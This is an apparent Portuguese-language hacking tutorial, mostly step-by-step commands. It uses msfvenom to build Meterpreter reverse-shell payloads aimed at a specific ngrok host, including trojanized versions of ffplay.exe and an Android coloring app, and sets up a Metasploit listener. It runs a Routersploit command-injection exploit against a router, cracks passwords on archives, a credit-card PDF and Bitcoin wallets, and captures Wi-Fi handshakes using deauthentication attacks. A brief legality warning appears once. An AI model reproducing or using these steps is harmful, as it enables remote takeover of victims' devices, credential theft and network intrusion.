Acesse seu roteador através de seu navegador de internet. Você pode obter o endereço de seu gateway com o comando *ifconfig* no linux ou *ipconfig* no windows*.* Você precisará da senha de administrador do dispositivo. Normalmente ela se encontra em uma etiqueta.

Ao acessar o roteador, você deverá procurar por configurações avançadas, especialmente o item com nome *port forwarding* ou *encaminhamento de portas.* Você precisará definir uma porta que será visível à rede externa. Ela utilizará o IP externo do seu gateway. Essa combinação *ip externo e porta* é o endereço público, ou da internet, de seu serviço. Você terá que ligar essa porta com o endereço IP do seu host e a porta do serviço. Essa combinação *ip da rede interna e porta* é o endereço local do serviço.

PORT FORWARDING = IP EXTERNO + PORTA EXTERNA -> IP HOST LOCAL + PORTA DO SERVIÇO

Local :
endereço IP : 192.168.0.43
Porta inicial : 80
Porta final : 80
Externo :
Porta inicial : 80
Porta final : 80
Protocolo : TCP or UDP
Descrição : WEBServer

Algumas operadoras bloqueiam as portas comuns, então caso a conexão não funcione tente redirecionar uma porta externa 8080 por exemplo para a porta 80 do apache em sua máquina interna. Caso também não funcione, use o Ngrok conforme o próximo passo.

Proxy Reverso com Ngrok

https://ngrok.com/

De acordo com a descrição do próprio site, o ngrok é um proxy reverso distribuído globalmente. É uma maneira muito rápida de disponibilizar apps ou serviços na web. Caso ainda não tenha, efetue seu cadastro.

Ao efetuar o login você já será direcionado para a página de download. Efetue o download, abra um prompt de comando e descompacte o arquivo.

$ *tar -xvf ngrok-vX-stable-linux-amd64.tgz*

alguns exemplos do help como referência:

```
ngrok http 80                    # secure public URL for port 80 web server
ngrok http --subdomain=baz 8080  # port 8080 available at baz.ngrok.io
ngrok http foo.dev:80            # tunnel to host:port instead of localhost
ngrok http https://localhost     # expose a local https server
ngrok tcp 22                     # tunnel arbitrary TCP traffic to port 22
ngrok tls --hostname=foo.com 443 # TLS traffic for foo.com to port 443
ngrok start foo bar baz          # start tunnels from the configuration file
```

$ *./ngrok tcp 9973*

caso seu token de autenticação não seja reconhecido, efetue o login e vá até a página https://dashboard.ngrok.com/get-started/your-authtoken e em seguida digite no seu shell:
$ *./ngrok config add-authtoken NuM3R0D0S3utOk3N*
$ *./ngrok tcp 9973*

```
ngrok                                                                    (Ctrl+C to quit)
Check which logged users are accessing your tunnels in real time https://ngrok.com/s/app-users
Session Status            online
Account                   Luiz Gastao de Lara Junior (Plan: Free)
Version                   3.1.0
Region                    South America (sa)
Latency                   23ms
Web Interface             http://127.0.0.1:4040
Forwarding                tcp://0.tcp.sa.ngrok.io:18600 -> localhost:9973
Connections               ttl     opn     rt1     rt5     p50     p90
                          0       0       0.00    0.00    0.00    0.00
```

Veja que o endereço da internet de seu meterpreter estará em 0.tcp.sa.ngrok.io:18600
(Essa combinação de IP e número de porta irá mudar a cada reinicialização)

Obtenha o IP do host indicado com o comando:
$ *nslookup 0.tcp.sa.ngrok.io* ou *host 0.tcp.sa.ngrok.io*
0.tcp.sa.ngrok.io has address **18.231.93.153**

Ngrok payloads

Criando o payload para Windows:
$ *msfvenom --platform windows -a x64 windows/x64/meterpreter/reverse_tcp LHOST=18.231.93.153 LPORT=18600 -f exe -o payload-w64-ngrok.exe*

Criando o payload para Windows inserido no ffplay:
$ *msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=18.231.93.153 LPORT=18600 -f exe -o ffplay-w64-ngrok.exe -k -x ffplay.exe*

Criando o payload para macOS:
$ *msfvenom -p osx/x64/meterpreter_reverse_tcp LHOST=18.231.93.153 LPORT=18600 -f macho -o macOS-x64-ngrok.bin*

Criando o payload para Android:
$ *msfvenom -p android/meterpreter/reverse_tcp LHOST=18.231.93.153 LPORT=18600 -o android-ngrok.apk*

Criando o payload para Android inserido no Coloring:
$ *msfvenom -x eu.quelltext.coloring_7.apk -p android/meterpreter/reverse_tcp LHOST=18.231.93.153 LPORT=18600 -o coloring-ngrok.apk*

Ngrok Listener

No ngrok vamos configurar o localhost e localport citados na conexão.

tcp://0.tcp.sa.ngrok.io:18600 -> localhost:9973

$ *msfconsole*
msf6> *use exploit/multi/handler*
Para Windows **msf6>** *set payload windows/x64/meterpreter/reverse_tcp*
Para macOS **msf6>** *set payload osx/x64/meterpreter_reverse_tcp*
Para Android **msf6>** *set payload android/meterpreter/reverse_tcp*
msf6> *set LPORT 9973*
msf6> *set LHOST 0.0.0.0* (listener ativo em todas as interfaces de rede)

Ao utilizar o aplicativo com o payload, o meterpreter será aberto e a conexão estará estabelecida.

Proxy Reverso com Localtunnel

https://localtunnel.github.io/www/


O Localtunnel atribui a você um endereço exclusivo acessível publicamente que fará o proxy de todas as solicitações para o servidor em execução local. Ele precisa do *NodeJS* para executar. Se você não tiver o nodejs instalado será perguntado se deseja instalá-lo.

$ *npm*
Command 'npm' not found, but can be installed with:
sudo apt install npm
Do you want to install it? (N/y)y
sudo apt install npm
[…]

$ *sudo npm install -g localtunnel*
added 22 packages in 5s
3 packages are looking for funding
run `npm fund` for details

Para executar o programa, digite:
$ *lt --port <porta>*

Ao realizar a requisição, o usuário será avisado que se trata de um serviço do *localtunnel* e pede atenção ao fornecimento de dados pessoais. Isso serve para evitar que criminosos possam criar sites falsos de phishing com o serviço.



https://github.com/anderspitman/awesome-tunneling
https://www.softwaretestinghelp.com/ngrok-alternatives/

DDNS

O DDNS é um sistema de DNS dinâmico. O IPv4 está no limite de capacidade de fornecimento de seus 4,3 bilhões de endereços, e o uso de IPs fixos tem um custo elevado. Os dispositivos modernos e a internet das coisas (IoT - Internet of Things) se baseiam em seu sucessor IPv6, que pode oferecer uma quantidade tão grande de endereços que todos os dispositivos do mundo podem ter seu próprio endereço público. Alguns métodos foram utilizados para contornar o problema do IPv4, que só estará resolvido após a adoção do IPv6 com seus 340 undecilhões de endereços, sendo um deles o DNS dinâmico.

Quando se utiliza o DDNS, ao se conectar na internet e obter um endereço, um servidor é avisado e atualiza seu estado respondendo requisições de seu domínio com o endereço correto. Então o endereço teste.*domínio.com.br* por exemplo pode sempre ser acessado, mesmo que o servidor tenha um endereço público que se altere frequentemente. Isso não pode ser feito diretamente no DNS, pois o tempo de propagação de registros DNS não é instantâneo e pode demorar várias horas para se propagar. DDNS oferece um modo de acessar endereços dinâmicos de forma prática.

Devido à estrutura montada pelas operadoras para fornecer endereços, muitas vezes já não é possível utilizar o DynDNS para acessar seus recursos, pois o seu ip público é na verdade compartilhado entre vários usuários, como no NAT.

PATRIZIO, Andy. IPv4 x IPv6: Qual a diferença? 18/12/2019 atualizado em 27/09/2021 disponível em https://www.avast.com/pt-br/c-ipv4-vs-ipv6-addresses Acesso em 05/12/2022.

Routersploit

https://github.com/threat9/routersploit

O Routersploit é um framework open source de exploração de dispositivos incorporados. Tem o formato muito parecido com o msfconsole. Para instalá-lo vá até sua máquina Kali e baixe com o git:
$ *git clone https://github.com/threat9/routersploit*

Seguindo as instruções de instalação da página, bastam 5 comandos para estar com o framework operacional:
$ *sudo apt install python3-pip*
$ *git clone https://www.github.com/threat9/routersploit*
$ *cd routersploit*
$ *python3 -m pip install -r requirements.txt*

```
Tabela de Roteamento IP do Kernel
Destino         Roteador        MáscaraGen.     Opções Métrica Ref    Uso Iface
default         192.168.0.1     0.0.0.0         UG     100    0        0 eth0
192.168.0.0     0.0.0.0         255.255.255.0   U      100    0        0 eth0
```

Antes de entrar no programa, veja o ip de seu gateway (ele não executa comandos externos como o msfconsole):
$ *route*
$ *python3 rsf.py*

```
 _____          _         _____      _      _ _
| ___ \        | |       /  ___|    | |    (_) |
| |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | ___  _| |_
|    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/ _ \| | __|
| |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (_) | | |_
\_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\___/|_|\__|
                                    | |
     Exploitation Framework for     |_|    by Threat9
         Embedded Devices
 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack
 Join Threat9 Beta Program - https://www.threat9.com
 Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6
rsf >
```

Qualquer semelhança não é mera coincidência. A interface é muito parecida com o msfconsole, e o ponto de partida é o help. Temos apenas alguns scanners para começar. Pesquisando os possíveis módulos de varredura, obtemos:
rsf> *search scan*

```
scanners/autopwn
scanners/routers/router_scan
scanners/cameras/camera_scan
scanners/misc/misc_scan
generic/bluetooth/btle_scan
```

Vamos executar uma varredura no nosso roteador:

rsf> *use scanners/routers/router_scan*

rsf> *set target <ipDoSeuRouter>*

rsf> *run*

```
[*] Running module scanners/routers/router_scan...
[*] 192.168.0.1 Starting vulnerablity check...
[-] 192.168.0.1:80 http exploits/generic/heartbleed is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/zyxel/zywall_usg_extract_hashes is not vulnerable
[...]
 - 192.168.0.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.0.1:80 http exploits/routers/cisco/secure_acs_bypass
[+] 192.168.0.1 Device is vulnerable:
  Target         Port     Service     Exploit
  ------         ----     --------    --------
  192.168.0.1    80       http        exploits/routers/linksys/eseries_themoon_rce
```

Caso exista uma vulnerabilidade, tente explorá-la

rsf> *use exploits/routers/linksys/eseries_ themoon_rce*

```
[*] Running module exploits/routers/linksys/eseries_themoon_rce...
[+] Target is vulnerable
[*] Invoking command loop...
[*] It is blind command injection - response is not available
[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.
cmd >
```

Testar Senhas Padrão no Roteador

Muitos roteadores não têm sua senha alterada na instalação. Descubra o endereço do seu roteador com o comando:

$ *route*

```
Tabela de Roteamento IP do Kernel
Destino        Roteador       MáscaraGen.    Opções Métrica Ref   Uso Iface
default        192.168.0.1    0.0.0.0        UG    100    0        0 eth0
192.168.0.0    0.0.0.0        255.255.255.0  U     100    0        0 eth0
```

Em seu navegador, digite http://<ipDoSeuRoteador> ou simplesmente <ipDoSeuRoteador>
Caso conste a informação, anote o modelo e pesquise na internet o usuário e senha padrão. Se você conseguir efetuar o login e alterar a senha, é possível que um invasor também consiga.

Ataques de Força Bruta

Um ataque de força bruta consiste em descobrir a senha de acesso através de tentativa e erro. Isso pode ser utilizado para senhas de acesso, descobrir páginas ocultas, ou descobrir uma chave criptográfica. Esse é o motivo de vários sites solicitarem a inclusão de caracteres especiais, letras maiúsculas e minúsculas e números. Dependendo do tamanho da senha e de sua complexidade, pode demorar dias, meses, anos ou séculos para descobri-la.

Para saber a quantidade de senhas possíveis em um conjunto. Para descobrir, basta multiplicar a quantidade de caracteres possíveis para cada casa. Por exemplo: para fazer um ataque que utiliza somente números, com cinco caracteres. Como podemos usar 10 algarismos diferentes em 5 casas, a conta é 10^5 = 10*10*10*10*10 = 100 mil possibilidades. Fica fácil de ver quando são números porque sabemos que vai de 00000 a 99999. Quando utilizamos letras maiúsculas, minúsculas, números e símbolos, esse número aumenta diversas vezes. Vamos considerar 26 letras maiúsculas e 26 minúsculas, 10 números e 20 símbolos. Temos agora 82 algarismos por casa. A conta é 82^5 = 82*82*82*82*82 = 3.707.398.432.

Supondo que consigamos testar 100 mil senhas por segundo. No primeiro caso, demoraríamos um segundo para quebrar a senha. No segundo caso, pouco mais de 10 horas. Se utilizássemos uma senha com 6 algarismos, no primeiro caso demoraríamos 10 segundos. No segundo caso, 35 dias. E o tempo vai aumentando exponencialmente.

Para saber o nível de segurança de sua senha, visite o site https://password.kaspersky.com/ e verifique com a calculadora de senhas quanto tempo demoraria para quebrar a senha, e se ela está em bancos de dados de vazamentos. **Dica! Coloque uma senha com as mesmas características, mas diferente da sua senha real. Será que não vai parar em um banco de dados? Melhor prevenir.**

Por exemplo, de acordo com a Kaspersky a palavra ***password*** seria quebrada mais rapidamente do que dizer ops, além de aparecer 9 milhões de vezes em vazamentos.

A senha ***Passw0rd!*** da VM Microsoft, também não é considerada segura já que aparece em 2790 vazamentos, e já é testada antes de caracteres aleatórios.

Uma senha como ***#Caramba#Que#Impressionante!*** por sua vez demoraria mais de 10 mil séculos para ser adivinhada!

Você pode testar a velocidade aproximada de quebra de hashes e se seu sistema usa sua GPU (placa de vídeo) para auxiliar no processo com o comando:
$ *hashcat -b | uniq*

KASPERSKY. Check your password. Disponível em https://password.kaspersky.com/ Acesso em 01/12/2022.

Rainbow Tables - Lookup Tables

Uma rainbow table *(tabela arco íris)* é um banco de dados de senhas com seus respectivos hashes. Como o cálculo de hashes exige algum poder de processamento, procurar pelo resultado em uma tabela é muito mais simples e rápido do que calcular o hash várias vezes. Além do mais, quando são adicionados bancos de dados de senhas vazadas, essas tabelas possuem um índice de acerto muito elevado.

Um programa que pode construir rainbow tables a partir de dicionários é o Rainbow Crack. Você pode obter o programa em http://project-rainbowcrack.com gratuitamente, porém o uso de aceleração de GPU só é possível com tabelas compradas.

Quebrando senhas online

Um site que utiliza as rainbow tables e no qual você pode baixar um dicionário gigantesco de palavras é o https://crackstation.net/. Você também pode enviar seus hashes para pesquisar online, com resultados bastante rápidos e muitas vezes satisfatórios.

John The Ripper

https://github.com/openwall/john

O programa que utilizaremos para descobrir senhas com força bruta é o John The Ripper. Normalmente ele já vem instalado no Kali Linux. Para conferir se ele está instalado em seu sistema, digite:

$ *john*

```
Created directory: /home/kali/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
```

Dicionário de Palavras

Além de você poder colocar um hash e pedir para ele descobrir a senha, no site do CrackStation você tem a opção de baixar o *CrackStation's Wordlist:*

https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm

Se você vai usar força bruta e não tem o dicionário, hora de baixar o seu. Existem vários dicionários de senhas disponíveis na internet e você pode escolher uma combinação entre quantidade e qualidade de acordo com suas necessidades.

Dentro do Kali Linux você poderá encontrar um dicionário com milhões de palavras. Para localizá-lo utilize **$** *locate rockyou.txt,* e copie para seu diretório home.

$ *cp /usr/share/wordlists/rockyou.txt.gz /home/kali*

Utilize a opção decompress do gzip:
$ *gzip -d rockyou.txt.gz*
Você poderá adicionar senhas ao arquivo utilizando nano, vi ou outro programa de sua preferência. Como o arquivo tem mais de uma centena de megabytes, ele pode demorar um pouco para abrir, alterar e salvar as modificações em editores de texto.

Descobrindo senhas de arquivos ZIP, RAR e 7z

Em primeiro lugar, temos que ponderar que hoje existem diversos sites que oferecem o serviço de quebra de senhas. Contudo, eles não são recomendados, tendo em vista que terão seus arquivos e não há como sabermos o que será feito com eles. Então, quebrar suas próprias senhas é o melhor método.

Para descobrir as senhas, utilizaremos o programa John The Ripper. Antes de executar o programa contra as senhas, porém, precisamos extrair o hash da senha do arquivo zip, rar ou 7zip para um formato texto.

Para evitar erros, instale as dependências necessárias:
$ *sudo apt install libcompress-raw-lzma-perl*

Vá até a pasta onde está seu arquivo zip, rar ou 7z. Em seguida execute o comando:
arquivo zip: *zip2john arquivo.zip > hasheszip*

ver 2.0 Versões.zip/2022-11-10 - theGuide - gazstao.pdf PKZIP Encr: cmplen=26479, decmplen=27247, crc=AC79E8F8 ts=7B63 cs=ac79 type=8
ver 2.0 Versões.zip/2022-11-24 - theGuide - gazstao.pdf PKZIP Encr: cmplen=2123176, decmplen=2364438, crc=20633FE1 ts=B3AB cs=2063 type=8
NOTE: It is assumed that all files in each archive have the same password. If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

arquivo rar: *rar2john arquivo.rar > hashesrar*

Versões.rar:$rar5$16$adbde248dc1c91bc76fbcdc4f2d519a3$15$985191fa65bb73b598d5a185c358326f8a02a061277aa9df2
Versões.rar:$rar5$16$adbde248dc1c91bc76fbcdc4f2d519a3$15$63879192d0b6b30c3e02762a8b58dca1$8$a02a061277aa9df2

arquivo 7zip: *7z2john arquivo.7z > hashes7z*

5e70cbb1f37097c155db6b86519c49112e7efe8f98ac1149b0fc1945c97ed5021686881dbdae1ff1fc856d60a08d3914f230ad3a562582fcdd8835e124e12d5b2d331fb908e99a1a25a8814a6a6cbb7c054ffd07cc91e39aac313da89ca975509ab9244b8255b1fad2e07ab1abcd6ad3eb4d6668dd81f319659531e892

(Não foi possível obter o hash corretamente do arquivo 7z com o programa *7z2john.* Devido a essa limitação com a extração do hash através do programa também não foi possível obter a senha do arquivo 7z durante o experimento. Você está encorajado a repetir o teste com suas versões, e tirar suas próprias conclusões. Foi utilizada a senha *zer0,* relativamente simples e com poucos algarismos para facilitar a descoberta.)

E tente descobrir a senha do arquivo com:

$ *john hasheszip*

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
zer0 (Versões.zip)
1g 0:00:00:30 DONE 3/3 (2022-11-25 20:44) 0.03238g/s 11459Kp/s 11459Kc/s 11459KC/s zaiv..zi3c
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Caso a senha já tenha sido descoberta, você poderá vê-la com:

$ *john hashes --show*

Versões.zip:**zer0**::Versões.zip:2022-11-10 - theGuide - gazstao.pdf, 2022-11-15 - theGuide - gazstao.pdf, 2022-11-16 - theGuide - gazstao.pdf, 2022-11-17 - theGuide - gazstao.pdf, 2022-11-18 - theGuide - gazstao.pdf, 2022-11-19 - theGuide - gazstao.pdf, 2022-11-11 - theGuide - gazstao.pdf, 2022-11-13 - theGuide - gazstao.pdf:Versões.zip
1 password hash cracked, 0 left

Testando a compactação dos mesmos arquivos em zip, rar e 7z e tentando extrair a senha, o único que não foi decriptado foi o 7z. Isso provavelmente ocorreu porque ele não conseguiu extrair o hash do arquivo corretamente no passo *7z2john.*

O tempo de decodificação com o Kali Linux rodando diretamente em um i5 e rodando em VM foi significativamente menor. Se for necessário quebrar senhas

JAMES, Joshua I. How-to-Cracking ZIP and RAR protected files with John the Ripper. Disponível em https://dfir.science/2014/07/how-to-cracking-zip-and-rar-protected.html Acesso em 01/12/2022.

Descobrindo senhas de arquivos PDF

Para tentar quebrar a senha de arquivos pdf utilizei a fatura do cartão de crédito. Ela vem por email todo mês e seria uma boa maneira de testar os programas. O segundo método, apesar de utilizar duas etapas, é muito mais eficiente. Um arquivo com senha de 6 algarismos *(notadamente: sabugo)* ficou por um dia inteiro rodando no pdfcrack, e teria que ficar rodando por mais algum tempo. Com o segundo método, em menos de um minuto a senha estava quebrada.

Método pdfcrack

O pdfcrack é o primeiro método recomendado, já que ele atua diretamente no arquivo em uma única etapa.
$ *pdfcrack nomearquivo*
Error: Could not extract encryption information

Em alguns casos o arquivo pdf pode conter caracteres estranhos que impedem o uso do programa.

Método John The Ripper

Esse método é muito parecido com extrair senhas de arquivos compactados. Um hash é retirado do pdf e então utiliza-se o john para encontrar a senha.

$ *pdf2john faturacartao.pdf > hash*
$ *john hash*

Neste caso, como por padrão a operadora usa 5 números do CPF, ainda poderíamos restringir para 5 caracteres. Qualquer característica que saibamos sobre a senha pode nos ajudar a reduzir significativamente o número de tentativas.
$ *john --length=5 hash*
$ *john hash --show*
09812

Descobrindo senhas de Carteiras de Criptomoedas

O processo de descobrir as senhas para uma carteira de cripto ativos pode mudar de uma carteira para outra, mas o princípio de funcionamento é o mesmo. Como referência utilizaremos a carteira mais antiga e popular, o Bitcoin. Supomos que a carteira em questão está instalada em seu computador, por exemplo a Bitcoin Core, ou que você tem um backup dessa carteira realizado com a opção *Arquivo -> Fazer backup da carteira.*

Para realizar a operação utilizaremos dois passos, como no caso dos arquivos compactados. Em primeiro lugar, obter o hash da ou das carteiras a serem quebradas. Em segundo lugar, utilizamos o hashcat para obter a senha através do hash.

Passo 1: Vá até a página:

https://github.com/openwall/john/blob/bleeding-jumbo/run/bitcoin2john.py e obtenha o programa bitcoin2john.py

Passo 2: Coloque o arquivo ou os arquivos .DAT na pasta do programa bitcoin2john.py e digite:
$ *python3 bitcoin2john.py *.dat > hashes.txt*

Caso você obtenha a mensagem de erro *"Error: This script needs bsddb3 to be installed!"* , execute os comandos:
$ *sudo apt install libdb++-dev*
$ *pip install bsddb3*
e repita o passo 2.

Passo 3: Identifique o caminho e atualize seu arquivo rockyou.txt. Caso você tenha suspeitas de senhas possíveis, adicione-as ao arquivo rockyou.txt. O arquivo deverá estar no mesmo diretório do programa e das carteiras ou obtenha o caminho completo.

Passo 4: Execute o hashcat.
$ *hashcat hashes.txt rockyou.txt*

Para utilizar menos processamento: -w 1
Para utilizar mais processamento: -w 3

Como o processo pode demorar, você pode interromper e gravar a execução com [c]heckpoint. Pressione c durante a execução para interromper o processo gravando onde parou. Para reiniciar o processo utilize:
$ *hashcat --restore*

e após a varredura, para visualizar se alguma senha foi obtida:
$ *hashcat --show*

WiFi Cracking

Obter acesso ao wifi vai requerer uma placa wireless que aceite ser colocada em modo promíscuo, também conhecido como *monitor mode.* Lembre-se que você só pode efetuar esses ataques nos seus sistemas ou em sistemas onde foi autorizado ou solicitado a fazê-lo. É crime interferir com redes e dispositivos ou causar perda de serviços de terceiros.

Wifi Cracking no Linux

Você pode procurar especificamente por placas que funcionam no Kali Linux ao comprar uma, ou testar os dispositivos que possui para verificar se algum aceita o modo monitor. Você poderá utilizar uma placa compatível na VM. Para isso, vá até o menu *Dispositivos -> USB -> 802.11n* e conecte diretamente na VM. Sua conexão de wifi irá desaparecer do Windows enquanto estiver neste modo.

Wireless Monitor Mode

Vá até sua conexão wifi e desconecte-se da rede. Caso sua placa tenha o modo monitor mas sua conexão seja automática, assim que a placa mudar para *monitor* o Linux tentará reconectá-la ao wifi e sua placa voltará ao modo *managed.*

Para verificar se sua placa suporta o modo monitor, desconecte-se de todas as redes.

$ *iwconfig*

```
wlan0  IEEE 802.11  ESSID:"WifiNity 2.4GHz"
       Mode:Managed  Frequency:2.412 GHz  Access Point: B8:66:85:1A:BF:C3
       Bit Rate=19.5 Mb/s   Tx-Power=20 dBm
       Retry short limit:7   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=41/70  Signal level=-69 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:401  Invalid misc:2464   Missed beacon:0
```

$ *sudo ifconfig wlan0 down*

$ *sudo iwconfig wlan0 mode monitor*

$ *sudo ifconfig wlan0 up*

$ *iwconfig*

```
wlan0   IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
        Retry short limit:7   RTS thr:off   Fragment thr:off
        Power Management:off
```

Criando um Script para Modo Monitor

Se sua placa entrou em modo monitor, pode ser interessante em algum momento criar um script para automatizar a tarefa. Apesar de recomendar que você escreva esses comandos muitas vezes antes de criar um script, quando desejar fazê-lo basta abrir no nano ou no vi um arquivo chamado *monitor.sh* por exemplo, com o formato abaixo:

```
#!/bin/bash
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
iwconfig
```

$ *chmod +x monitor.sh*

$ *sudo ./monitor.sh*

```
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Capturando o WPA Handshake

Coloque a interface wireless no modo monitor. Verifique se algum dos processos que estão em execução podem causar problemas com o comando (wlan0 = sua interface wireless):

$ *sudo airmon-ng check wlan0*

```
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
   PID Name
   592 NetworkManager
   654 wpa_supplicant
```

Você pode matar os processos manualmente com o comando *kill <pid>* ou seguir as instruções ou:

$ *sudo airmon-ng check kill*

Caso a placa não esteja no modo monitor (confira com *iwconfig*), colocá-la:

$ *sudo ifconfig wlan0 down*

$ *sudo iwconfig wlan0 mode monitor*

$ *sudo ifconfig wlan0 up*

Para ver a lista de redes e canais disponíveis:

$ *sudo airodump-ng wlan0*

Anote os valores do BSSID (mac address) e CH (channel). Inicie a captura dos pacotes.

$ *sudo airodump-ng -c <CH> --bssid <BSSID> -w <nomeArquivo> wlan0*

Quando eventualmente alguém se conectar à rede, você verá no canto superior direito do comando [WPA handshake B8:86:85:1A:CC:4B . Esse é o WPA Handshake.

E você verá que os arquivos airodump-xx foram criados.

Ataque de desautenticação

Todavia, pode ser que demore até alguém efetuar uma nova conexão, e neste caso o ataque de desautenticação fará com que os usuários sejam desconectados forçadamente, e ao se reconectarem nos forneçam o WPA handshake.

$ *sudo aireplay-ng -0 0 -a <BSSID> wlan0*

Password Cracking

Seguem dois métodos para a descoberta da senha. Ambos devem funcionar. A quebra de senhas com o Kali instalado nativamente na máquina é mais rápida, todavia a velocidade na máquina virtual não deixa a desejar.

Método com aircrack-ng

O método mais simples e recomendado de se obter a senha é com o aircrack-ng. Só é necessário utilizar o arquivo airodump-xx.cap e um arquivo de dicionário.
$ *aircrack-ng airodumpxx.cap -w rockyou.txt*

Método com hashcat

O hashcat é uma ferramenta de recuperação de senhas, e era proprietário até 2015 quando foi lançado como código aberto. Ele possui diversas algoritmos de hashing, e é conhecido por suas otimizações e eficiência.

Para preparar o arquivo para hashcat, é necessário convertê-lo para hccapx. Existem alguns programas que podem ser obtidos e compilados a partir do github, como por exemplo https://github.com/hashcat/hashcatutils/. Todavia, devido a algumas questões de compatibilidade, pode haver erro na conversão.

Você também pode usar um site como o https://hashcat.net/cap2hashcat/, todavia, o envio de arquivos com informações de clientes pela internet pode não ser uma boa idéia, portanto esse

método é recomendado para fins didáticos e com arquivos de captura de seus dispositivos domésticos. Envie seu arquivo cap, converta e efetue o download do arquivo hc22000. Vá até a pasta home do Kali que possui seu arquivo rockyou.txt e digite:

$ *hashcat ./Downloads/arquivohashcatconvertido.hc22000 rockyou.txt*

Resumo Wi-Fi Cracking Linux

Coloque a placa em modo monitor:
$ *sudo ifconfig wlan0 down*
$ *sudo iwconfig wlan0 mode monitor*
$ *sudo ifconfig wlan0 up*
$ *iwconfig*

```
wlan0    IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
         Retry short limit:7   RTS thr:off   Fragment thr:off
         Power Management:off
```

Encerre os processos que podem interferir:
$ *sudo airmon-ng check kill*

Escolha a rede:
$ *sudo airodump-ng wlan0*

Capture o WPA Handshake:
$ *sudo airodump-ng -c <CH> --bssid <BSSID> -w <nomeArquivo> wlan0*

Caso necessário, em outro shell desautentique os usuários:
$ *sudo aireplay-ng -0 0 -a <BSSID> wlan0*

Obtenha a senha:
$ *aircrack-ng arquivo.cap -w rockyou.txt*

Wifi Cracking no macOS?

O Mac vem com placas de rede que suportam o modo monitor. Existe um programa que você pode usar e que já vem instalado no macOS, chamado *airport.* Em primeiro lugar, obtenha as ferramentas necessárias.

Programas para WiFi Cracking no macOS

Caso você ainda não use o melhor gerenciador de pacotes para macOS, o *brew*, é hora de instalá-lo:
/usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"

Em seguida obtenha o aircrack-ng, o hashcat, o hashcat-utils, hcxtools e o wireshark:
$ *brew install aircrack-ng*
$ *brew install hashcat*

$ *git clone https://github.com/hashcat/hashcat-utils.git*
$ *cd hashcat-utils/src*
$ *gcc -o cap2hccapx cap2hccapx.c*
$ *sudo mv ./cap2hccapx /usr/local/bin/*

$ *brew install hcxtools*
$ *brew install wireshark*

Para efetuar o ataque de desautenticação você precisará obter o JamWifi, que pode ser obtido em https://github.com/0x0XDev/JamWiFi. Você poderá obter os códigos fonte e compilá-los com o Xcode ou pode ir até o link *Download Latest Pre-Compiled* para baixar a versão binária mais recente.

Caso você ainda não tenha o arquivo rockyou.txt em seu Mac, obtenha em:
https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt.

Wireless Monitor Mode no macOS

Computadores Apple podem usar o utilitário *airport* para colocar a placa wireless em modo monitor. Para fazer isso, crie um link simbólico para usar o programa, já que ele fica em um diretório de nome realmente longo. O airport já vem instalado em todos os Macs.

$ ln -s /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport /usr/local/bin/airport

Obtenha informação sobre sua conexão:
$ sudo airport -I

Efetue uma varredura nas redes:
$ sudo airport -s

Exporte o BSSID da rede alvo para utilizar em seguida:

$ *export BSSID=<MacAddressBSSID>*
$ *export CHANNEL=<CHANNEL>*

Efetue a captura de pacotes pelo tempo necessário:
$ *sudo airport en0 sniff $CHANNEL*

